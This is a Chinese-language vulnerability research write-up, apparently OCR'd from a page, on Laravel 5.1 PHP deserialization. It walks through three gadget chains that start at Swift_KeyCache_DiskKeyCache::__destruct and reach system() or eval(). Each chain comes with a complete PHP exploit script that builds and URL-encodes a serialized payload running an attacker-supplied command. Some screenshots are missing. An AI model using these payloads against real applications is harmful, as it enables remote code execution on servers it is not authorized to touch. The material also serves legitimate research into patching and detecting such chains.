laravel5.1反序列化漏洞挖掘

第一条链子

全局搜索 `__destruct`

```php
    public function __destruct()
    {
        foreach ($this->_keys as $nsKey => $null) {
            $this->clearAll($nsKey);
        }
```

目标锁定在这里

```php
public function clearAll($nsKey)
{
    if (array_key_exists($nsKey, $this->_keys)) {
        foreach ($this->_keys[$nsKey] as $itemKey => $null) {
            $this->clearKey($nsKey, $itemKey);
        }
        if (is_dir( filename: $this->_path.'/'.$nsKey)) {
            rmdir( dirname: $this->_path.'/'.$nsKey);
        }
        unset($this->_keys[$nsKey]);
    }
}
```

```php
public function clearAll($nsKey)
{
    if (array_key_exists($nsKey, $this->_keys)) {
        foreach ($this->_keys[$nsKey] as $itemKey => $null) {
            $this->clearKey($nsKey, $itemKey);
        }
        if (is_dir( filename: $this->_path.'/'.$nsKey)) {
            rmdir( dirname: $this->_path.'/'.$nsKey);
        }
        unset($this->_keys[$nsKey]);
    }
}
```

```php
public function clearKey($nsKey, $itemKey)
{
    if ($this->hasKey($nsKey, $itemKey)) {
        $this->_freeHandle($nsKey, $itemKey);
        unlink( filename: $this->_path.'/'.$nsKey.'/'.$itemKey);
    }
}
```

```php
public function hasKey($nsKey, $itemKey)
{
    return is_file( filename: $this->_path.'/'.$nsKey.'/'.$itemKey);
}
```

这里所有的处理，都存在 字符串连接的符号，且对同一个属性。找 `__toString`

```php
public function __toString()
{
    return $this->getName();
}
```

```php
public function getName()
{
    return $this->rfc->getName();
}
```

找 `__call`

```php
public function __call($name, $arguments)
{
    $i = 0;
    do {
        $res = call_user_func_array(array($this->generator, $name), $arguments);
        $i++;
        if ($i > $this->maxRetries) {
            throw new \OverflowException(sprintf('Maximum retries of %d reached without finding a valid value', $this->ma
        }
    } while (!call_user_func($this->validator, $res));

    return $res;
}
```

这里的 `$res` 可以通过寻找返回值可控的 `__call` 方法，或者 `getName` 方法，然后在下面的 `call_user_func`处造成

RCE

```php
public function __call($method, $attributes)
{
    return $this->default;
}
```
正正好好。


exp

```php
<?php
namespace{
use Mockery\Generator\DefinedTargetClass;
class Swift_KeyCache_DiskKeyCache{
    private $_keys=['jiang'=>array('jiang'=>'jiang')];
    private $_path;
    public function __construct($cmd){
        $this->_path=new DefinedTargetClass($cmd);
}
}
echo urlencode(serialize(new Swift_KeyCache_DiskKeyCache($argv[1])));
}
namespace Mockery\Generator{
use Faker\ValidGenerator;
class DefinedTargetClass
{
    private $rfc;
    public function __construct($cmd)
    {
        $this->rfc=new ValidGenerator($cmd);
    }
}
}
namespace Faker{
class DefaultGenerator{
    protected $default;
```


```php
    public function __construct($cmd)
    {
        $this->default = $cmd;
    }
}
class ValidGenerator
{
    protected $generator;
    protected $validator;
    protected $maxRetries;
    public function __construct($cmd){
    $this->generator=new DefaultGenerator($cmd);
    $this->maxRetries=9;
    $this->validator='system';
}
}
}
?>
```

第二条链子

在上面的基础上，还是找 `__toString`



触发 `__call`



跟进 `connection()`

```php
public function connection($name = null)
{
    list($name, $type) = $this->parseConnectionName($name);

    // If we haven't created this connection, we'll create it based on the config
    // provided in the application. Once we've created the connections we will
    // set the "fetch mode" for PDO which determines the query return types.
    if (! isset($this->connections[$name])) {
        $connection = $this->makeConnection($name);
```

再跟进 `makeConnection`

```php
protected function makeConnection($name)
{
    $config = $this->getConfig($name);

    // First we will check by the connection name to see if an extension has been
    // registered specifically for that connection. If it has we will call the
    // Closure and pass it the config allowing it to resolve the connection.
    if (isset($this->extensions[$name])) {
        return call_user_func($this->extensions[$name], $config, $name);
    }
```

回头看参数如何控制

```php
protected function parseConnectionName($name)
{
    $name = $name ?: $this->getDefaultConnection();

    return Str::endsWith($name, ['::read', '::write'])
                        ? explode( delimiter: '::', $name,  limit: 2) : [$name, null];
}
```

```php
public function getDefaultConnection()
{
    return $this->app['config']['database.default'];
}
```

此处的返回值可控，那么我们只需要控制 `$name` 的值就好了。

```php
protected function getConfig($name)
{
    $name = $name ?: $this->getDefaultConnection();

    // To get the database connection configuration, we will just pull each
    // connection configurations and get the configurations for the given na
    // If the configuration doesn't exist, we'll throw an exception and bail
    $connections = $this->app['config']['database.connections'];

    if (is_null($config = Arr::get($connections, $name))) {
```

`config` 的值是在这里给定义的。

```php
public static function get($array, $key, $default = null)
{
    if (is_null($key)) {
        return $array;
    }

    if (isset($array[$key])) {
        return $array[$key];
    }
```

可以控制 `$connection` 是一个包含 `$name` 键的数组，那么 `config` 的值就可控了。

`call_user_func('call_user_func','system','whoami');` 相当于最后执行了这样的语句。

exp


```php
<?php
namespace{
use phpDocumentor\Reflection\DocBlock\Tags\Deprecated;
class Swift_KeyCache_DiskKeyCache{
    private $_keys=['jiang'=>array('jiang'=>'jiang')];
    private $_path;
    public function __construct($cmd){
        $this->_path=new Deprecated($cmd);
}
}
echo urlencode(serialize(new Swift_KeyCache_DiskKeyCache($argv[1])));
}
namespace phpDocumentor\Reflection\DocBlock\Tags{
    use Illuminate\Database\DatabaseManager;
    abstract class BaseTag{
        protected $description;
    }
```

```
        final class Deprecated extends BaseTag{
    public function __construct($cmd){
        $this->description=new
DatabaseManager($cmd);
    }
    }
}
namespace Illuminate\Database{
class DatabaseManager{
    protected $app;
    protected $extensions ;
    public function __construct($cmd)
    {
        $this->app['config']
['database.default']=$cmd;
        $this->app['config']
['database.connections']=array($cmd=>'system');
        $this->extensions[$cmd]='call_user_func';
    }
}

}
?>
```


第三条链子

入口还是不变，再找其他的`__toString`




这里可以触发`__call`，而且给的参数是可控的。

继续找`__call`




这里取`$rule`为`$method`的第八位字符，从0开始，也就是`stringify`中的 y

跟进



由于 5.1 并不支持反序列化匿名函数，那么这里`$callback`不是`Closure`的接口，只能进入下一个判断。



`$class`和`$method`是用`@`对进行`$callback`分割。

那么这里的`$this->container`，`$class`，`$method`均可控，但后两者只能控制为字符串。我的思路是，利用`container`类的`make`方法实例化一个类，然后去调用其他类中的public 方法，并且传入的参数可控。

后来想一下，走远啦，因为我们有一个可以控制返回值的`__call`方法。

现在可以全局搜索危险函数了。

```php
class EvalLoader implements Loader
{
    public function load(MockDefinition $definition)
    {
        if (class_exists($definition->getClassName(), autoload: false)) {
            return;
        }

        eval("?>" . $definition->getCode());
    }
}
```

`$definition` 需要是 `MockDefinition` 类 的一个实例

```php
public function getClassName()
{
    return $this->config->getName();
}
```

这里其实还可以沿用 `__call` 控制返回值，但我又找了一个 `getName()` 可控的

```php
public function getName()
{
    return $this->name;
}
```

这里的`name` 只需要是一个 不存在的类就好，就可以绕过第一个if了。

exp

```php
<?php
namespace{
use Prophecy\Argument\Token\ObjectStateToken;
class Swift_KeyCache_DiskKeyCache{
    private $_keys=
['jiang'=>array('jiang'=>'jiang')];
    private $_path;
    public function __construct($cmd){

```

```
        $this->_path=new ObjectStateToken($cmd);
}
}
echo urlencode(serialize(new
Swift_KeyCache_DiskKeyCache($argv[1])));
}
namespace Prophecy\Argument\Token{
    use  Mockery\Generator\MockDefinition;
    use Illuminate\Validation\Validator;
    class ObjectStateToken{
        private $name;
        private $value;
        private $util;
        public function __construct($cmd){
            $this->name='jiang';
            $this->value=new
MockDefinition($cmd);
            $this->util=new Validator();
        }
    }
}

namespace Illuminate\Validation{
    use Faker\DefaultGenerator;
    class Validator{
    protected $container;
    protected $extensions = [];
    public function __construct(){
        $this->extensions['y']='xxx@load';
        $this->container=new DefaultGenerator();
    }
}
}
namespace Faker{
    use Mockery\Loader\EvalLoader;
class DefaultGenerator
{
```

```
    protected $default;

    public function __construct()
    {
        $this->default = new EvalLoader();
}
}
}
namespace Mockery\Loader{
    class EvalLoader{}
}
namespace Mockery\Generator{
    use Illuminate\Session\Store;
    class MockDefinition{
        protected $config;
        protected $code;
        public function __construct($cmd){
            $this->config=new Store();
            $this->code=$cmd;
        }
    }
}
namespace Illuminate\Session{
    class Store{
        protected $name='jiang';
    }
}
?>
```